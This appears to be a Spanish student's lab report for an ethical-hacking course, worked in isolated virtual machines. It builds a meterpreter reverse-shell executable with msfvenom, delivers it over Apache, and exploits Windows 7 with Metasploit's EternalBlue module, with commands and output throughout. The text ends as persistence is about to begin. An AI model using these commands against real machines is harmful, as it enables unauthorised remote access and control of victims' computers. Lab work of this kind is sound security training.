

ACTIVIDAD 3 TERCER TRIMESTRE HE

APARTADO 1: PRIVILEGIOS CRECIENTES

- Escalar privilegios en máquina víctima. Lo primero que hay que hacer es poner ambas máquinas en red NAT y deberán de tener diferente IP

```
alvaro@alvaro: ~  
File Actions Edit View Help  
(alvaro@alvaro)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:a6:a7:63 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
        valid_lft 432sec preferred_lft 432sec  
    inet6 fe80::a00:27ff:fea6:a763/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

```
Adaptador de Ethernet Ethernet:  
  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::e776:819c:770f:d573%13  
Dirección IPv4. . . . . : 10.0.2.6  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . . : 10.0.2.1
```

- Como se puede ver ambas tienen diferente IP por lo cual ya podemos proceder a la práctica. Para ello en kali linux crearemos el siguiente archivo:

```

(alvaro@alvaro)-[~]
$ sudo su /BACKUP/LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
[sudo] password for alvaro:
(root@alvaro)-[/home/alvaro] # msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e
x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders: x86/shikata_ga_nai
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes

```

- Ahora traspasaremos el archivo creado con Apache. Para ello instalamos apache en kali

```

(root@alvaro)-[/home/alvaro]
# apt-get install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer require
d:
  fonts-noto-color-emoji ibverbs-providers libboost-iostreams1.74.0
  libboost-thread1.74.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0
  libglusterfs0 libibverbs1 liblua5.2-0 libnghttp3-3 libnsl-dev
  libpthread-stubs0-dev libpython3.11 libpython3.11-dev librados2
  librdmacm1 libtirpc-dev libwireshark17 libwiretap14 libwsutil15

```

- Una vez instalado, nos meteremos a la configuracion de apache editandolo con NANO

```
GNU nano 7.2          apache2.conf *
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
logFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""
logFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""
logFormat "%h %l %u %t \"%r\" %>s %O" common
logFormat "%{Referer}i -> %U" referer
logFormat "%{User-agent}i" agent
#
# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.
#
# Include generic snippets of statements
includeOptional conf-enabled/*.conf
#
# Include the virtual host configurations:
includeOptional sites-enabled/*.conf
#
#
#
servername localhost
```

- Pondremos en la ultima línea servername localhost
- Una vez configurado crearemos una carpeta y la configuraremos para permitir permisos de comparticion como se ve en la siguiente imagen

```
(root@alvaro)-[~]
# mkdir /var/www/html/share/

(root@alvaro)-[~]
# chmod -R 755 /var/www/html/share/
```

- Cambiamos la propiedad de esa carpeta y para ver si todo se ha creado bien pondremos los comandos de la siguiente imagen

```
(root@alvaro)-[~]
# chown -R www-data:www-data /var/www/html/share/

(root@alvaro)-[~]
# ls -la /var/www/html | grep share
drwxr-xr-x 2 www-data www-data 4096 Mar 31 17:51 share
```

- Copiamos el archivo malicioso

```
(root@alvaro)-[/home/alvaro]
# cp Desktop/Exploit.exe /var/www/html/share/

(root@alvaro)-[/home/alvaro]
#
```

- Ahora si iniciaremos el servicio Apache2 con el comando de la siguiente imagen y también iniciaremos el marco Metasploit

```
(root@alvaro)-[/home/alvaro]
# msfconsole

Metasploit tip: Writing a custom module? After editing your module, why not t
ry
the reload command


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                                     MMMMMMMM
MMMN$                                           vMMMM
MMNl      MMMM                                MMMM    JMMMM
MMNl      MMMMMMMM                            NMMMMMM   JMMMM
MMNl      MMMMMMMMMMMNmNMNNMMMMMMMMMMMM        JMMMM
MMNI      MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM       jMMMM
MMNI      MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM       jMMMM
MMNI      MMMM     MMMMMMMM                    jMMMM
MMNI      MMMM     MMMMMMMM                    jMMMM
MMNI      MMNM     MMMMMMMM                    jMMMM
MMNI      WMMM     MMMMMMMM                    #JMMMM
MMMR      ?MMNM                      MMMM .dMMMM
MMMNm     `~MMM                       MMMM` dMMMM
MMMMMMN   ?MM                        MM?  NMNNMM
MMMMMMMMNe                               JMMMMNNMM
MMMMMMMMMMNm ,                          eMMMMNMNMNM
MMMMNMNMNMNNMMNx                       MNNMMNMNMNM
```

- Metasploit lo utilizaremos para crear una shell reversa. Para ello pondremos los siguientes comandos:


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) >
```

- Ahora si nos metemos a nuestra máquina windows y buscamos en el buscador la ip de nuestro kali con /share nos saldra el escritorio con el exploit



- Lo descargamos y lo ejecutamos. Para descargarlo desactivamos el firewall y el antivirus



- Si volvemos a nuestra máquina kali podremos ver que se ha iniciado una shell reversa

```
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:59352) at 2025-03-31 18:09:47 +0200
```

- Para comprobar que se abrió, pondremos el comando sessions -i

```
Active sessions
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x86/windows	DESKTOP-V8UEJGC\alvaro @ DESKTOP-V8UEJGC	10.0.2.15:4444 → 10.0.2.6:59352 (10.0.2.6)

```
msf6 exploit(multi/handler) >
```


- Si nos metemos en el id de la sesión que nos sale, podremos con el comando "getuid" ver el nombre del dispositivo

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-V8UEJGC\alvaro
meterpreter >
```

APARTADO 2: EXPLOTACION WINDOWS 7

- Instalamos windows 7 proporcionado por el link de la práctica. En mi caso he instalado la de 32 bits



- Una vez instalado, desactivaremos el firewall, comprobaremos la IP y haremos un escaneo de nmap en el puerto 445 de windows 7 desde kali linux

```

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::91d3:f2a2:a148:8d4b%11
    Dirección IPv4. . . . . : 10.0.2.7
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.1

Adaptador de túnel isatap.{7458E57B-28B6-4562-A3CA-A1AA009B358A}:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . :
  
```

```

(alvaro@alvaro)-[~]
$ nmap -p 445 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 18:47 CEST
Nmap scan report for 10.0.2.7
Host is up (0.0023s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
  
```


- Una vez comprobado todo, abriremos metasploit para explotar la vulnerabilidad. Pondremos los comandos de la siguiente imagen

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.8
RHOSTS => 10.0.2.8
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 443
LPORT => 443
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:443
[*] 10.0.2.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.8:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.8:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.8:445 - The target is vulnerable.
[*] 10.0.2.8:445 - Connecting to target for exploitation.
[+] 10.0.2.8:445 - Connection established for exploitation.
[+] 10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.8:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.8:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 7
```

```
[*] 10.0.2.8:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.8:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.8:445 - Starting non-paged pool grooming
[+] 10.0.2.8:445 - Sending SMBv2 buffers
[+] 10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.8:445 - Sending final SMBv2 buffers.
[*] 10.0.2.8:445 - Sending last fragment of exploit packet!
[*] 10.0.2.8:445 - Receiving response from exploit packet
[+] 10.0.2.8:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.8:445 - Sending egg to corrupted connection.
[*] 10.0.2.8:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.15:443 -> 10.0.2.8:49168) at 2025-03-31 20:18:20 +0200
[+] 10.0.2.8:445 - =====
==
[+] 10.0.2.8:445 - =====WIN=====
==
[+] 10.0.2.8:445 - =====
==

meterpreter > █
```

- Como se puede ver ha funcionado perfectamente. Hare un IPCONFIG para que se pueda ver que estoy dentro del cmd de windows. Nos permite ejecutar código en windows.


```
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name           : Adaptador de escritorio Intel(R) PRO/1000 MT
Hardware MAC   : 08:00:27:23:fe:a2
MTU            : 1500
IPv4 Address   : 10.0.2.8
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::8576:374b:9712:6f8e
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

- Ahora crearé la persistencia